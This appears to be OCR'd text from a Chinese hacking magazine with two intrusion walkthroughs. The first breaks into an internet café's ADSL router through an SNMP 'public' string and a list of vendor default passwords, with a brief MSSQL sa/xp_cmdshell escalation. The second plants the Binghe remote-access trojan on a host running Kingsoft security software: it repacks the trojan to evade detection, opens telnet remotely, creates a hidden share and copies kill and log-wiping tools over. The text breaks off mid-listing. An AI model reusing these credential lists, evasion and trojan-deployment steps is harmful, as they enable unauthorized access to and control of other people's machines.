


图 1

这样一个路由式的“猫”，给我的入侵造成很多的不便，这该怎么办呢？难道真的没有办法了吗？振作精神仔细分析一下扫描的结果，端口还是那两个，试了一些常用密码，没用，不能进入。猛然间看到扫描到了一个致命的漏洞，让我眼睛一亮，SNMP的密码为public，这个可以让我们了解主机许多有用信息，获得的信息如图2所示。




图 2

得知这个“猫”的用户名是admin和许多有用的信息，但是这些信息也没有什么真正的意义，用这个用户名同时试了几个简单的密码，像123456、admin、root等弱口令，但没能进入，难道就真的没有办法了吗？我就不信这个，过了好久……这时，嘀—嘀—嘀—我的QQ响了，有人给我发了一条信息，他说在《黑客X档案》上看过我的文章，想问我硬盘保护卡怎样破解。硬盘保护卡？这一下提醒了我，硬盘保护卡不是有初始密码吗？这个ASR688不也是有初始用户名和密码吗？好像这个用户名是admin，密码是xdsl*1234。好了，试试吧，打开IE，填上那个IP，在弹出的对话框中填上用户名和密码，如图3所示。




图 3

等了一会竟然进入了管理ADSL modem的界面，如图4所示。

只可惜是全英文的，哈哈，不管怎样，成功的进了这台路由器，还是欣喜若狂，这下这家网吧不是认我宰割了吗？想让它下线，不只是举手之劳，还有更狠的就是改他的管理员密码等等，但

是我什么都没有做，不是说好人好报吗？黑客并不等于就是做坏事嘛！




图 4

如何管理这个路由呢？这个路由器可以用三种方式进行管理：1.是80端口的http管理；2.是用23号端口的telnet；3.就是21端口的ftp。这三种管理方式最好用的是http了，但是我还是喜欢用第二种，如图5所示。




图 5

因为这种管理在大多数的路由器中都采用，实用性很高，可以增加你对技术的掌握。但对于英文不太好的朋友，最好就用第一种了，加上一个金山快译或东方快车就可以轻松搞定了。对于如何管理我就不多说了，大家自己慢慢琢磨吧。

我分析了一下，我之所以能够成功入侵，最重要的是对信息的把握。ASR688的初始管理用户名和密码多为admin与xdsl*1234，但是一些水货或是旧款的多为user和adsl、user1和adsl、user和benq1234、benq和benqadsl，如果得到的sysname为user或benq那你也可以试试上面的几个初始密码。再强调一点，就是扫描到系统上显示为ACER688的，它的初始密码也是这个，你也可以试一试。

我这次能够成功，我并没有利用什么新的漏洞，也没有利用什么真正的技术。前些日子有网友给我写信，问怎样用最新的溢出程序来入侵mssql？我扫描了一下，他说的那台主机竟会有权限是user的弱口令，可以得到只读共享的网页的备份，从网页的源文件中就可以得到mssql的sa密码，然后用xp-cmdshell提高权限就可以得到admin权限了。这又何乐而不为呢？我们学习的是黑客技术，不只是学学入侵某台服务器或是某个漏洞，关键的是要掌握入侵的技术，学习入侵时的思维，提高自己的洞察能力，这样我们的技术才会提高。

最后我希望网吧的管理员，能够认清网络安全的重要性，把一些初始的密码改掉，把一些弱口令加强，这样就不会让一些人有机可乘，让网友安全上网。

注意本文所写的入侵过程在Win2000平台下实现。

对开有金山防火墙，金山网镖的远程主机的入侵

张少华

随着防毒技术的发展，木马越来越难发挥其用武之地，特别是一些较有名的木马，如冰河等。现在金山是比较流行的查杀病毒的软件，今天我们就用冰河连接开有金山防火墙，金山网镖的远程主机。

所需工具：tlist.exe、kill.exe、冰河、log.exe

把冰河的服务端脱壳再加壳（这个过程应该都会了吧，具体过程参考相关文章），目的是为了逃避金山防火墙的实时监控。运用中发现，金山对病毒、木马比较灵敏，一有病毒、木马，马上报警，不管它们在哪儿，而江民杀毒王却要运行木马时才报警（这还有个屁用）。

制作冰河服务端时要注意（至少我的机子上是这种情况），这个服务端程序不能已经配置过，就是说，如果服务端是先配置，后脱壳，再加壳，在这个过程中脱壳时就会出错，如图1所示。




图 1

把tlist.exe、kill.exe、冰河服务端(bh.exe)、log.exe(清理战场用的)都放在C:\下，然后利用opentelnet.exe打开远程主机的telnet，执行命令：

```
opentelnet \\192.168.0.2 009 009pass 0 8888
```

一个人的战争

009 是帐号，009pass 是密码，0 是 NTLM 值，8888 是端口号，如图 2 所示。

```
D:\opentelnet \\192.168.0.2 009 009pass 0 8888
**********************************************************
Remote Telnet Configure, by refdom
Email: refdom@263.net
opentelnet

Usage:OpenTelnet.exe \\server username password NTLMAuthor telnetport
**********************************************************
Connecting \\192.168.0.2...Successfully!

NOTICE!!!!!!
The Telnet Service default setting:NTLMAuthor=2  TelnetPort=23

Starting telnet service...
telnet service is started successfully! telnet service is running!

BINGLE!!!Yeah!!
Telnet Port is 8888. You can try:"telnet ip 8888", to connect the server!
Disconnecting server...Successfully!

D:\telnet 192.168.0.2 8888
```

图 2

然后键入命令：

```
telnet 192.168.0.2 8888
```

先共享一个文件夹：

```
net share 009$=c:\winnt /unlimited
```

009$ 是共享名

然后在本地机的网上邻居地址栏输入：“\\192.168.0.2\009$”，再把 tlist.exe、kill.exe、bh.exe、log.exe 复制过去。

在 telnet 窗口用“tlist”命令查看对方当前进程，看到有 KAVSvc.EXE、KAVPFW.EXE，如图 3 所示。

```
 472 svchost.exe
 512 KAVSvc.EXE          Kavsvc
 616 regsvc.exe
 580 MSTask.exe          SYSTEM AGENT COM WINDOW
 692 WinMgmt.exe
 760 svchost.exe
 728 Explorer.EXE        Program Manager
1088 USBMonit.exe        Device Driver Service
1096 gain_trickler_3     Trickler t:3DF5FC4D s:3e
1112 realsched.exe       Notification Wnd for RNA
1140 HDDGMon.exe         LanCardS
1152 internat.exe
1220 conime.exe
1128 pizzabx.exe         OleMainThreadWndName
1052 taskmgr.exe         Windows 任务管理器
 396 KAVPFW.EXE
1176 TLIST.EXE
```

图 3

这说明对方开有金山防火墙、金山网镖，如何是好？

冰河服务端对金山防火墙应该没问题，只是金山网镖怎么办，如果现在把它 kill 了，那下次重启后，冰河还是没用？金山网镖里有一个“应用程序访问网络权限设置”，怎么让冰河加进去呢？

于是我先在本地机上试验，刚开始还以为金山网镖把设置信息放在注册表里，于是拿出我的 REGSHOT(注册表监视工具)，我让 QQ，X-Scan 通过金山网镖的“应用程序访问网络权限设置”，结果一无所获，如图 4 所示。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Client
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo\DSQUERY: "DBMSS
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\
HKEY_USERS\S-1-5-21-1214440339-789336058-854245398-500\Software\Microsoft\Windows\

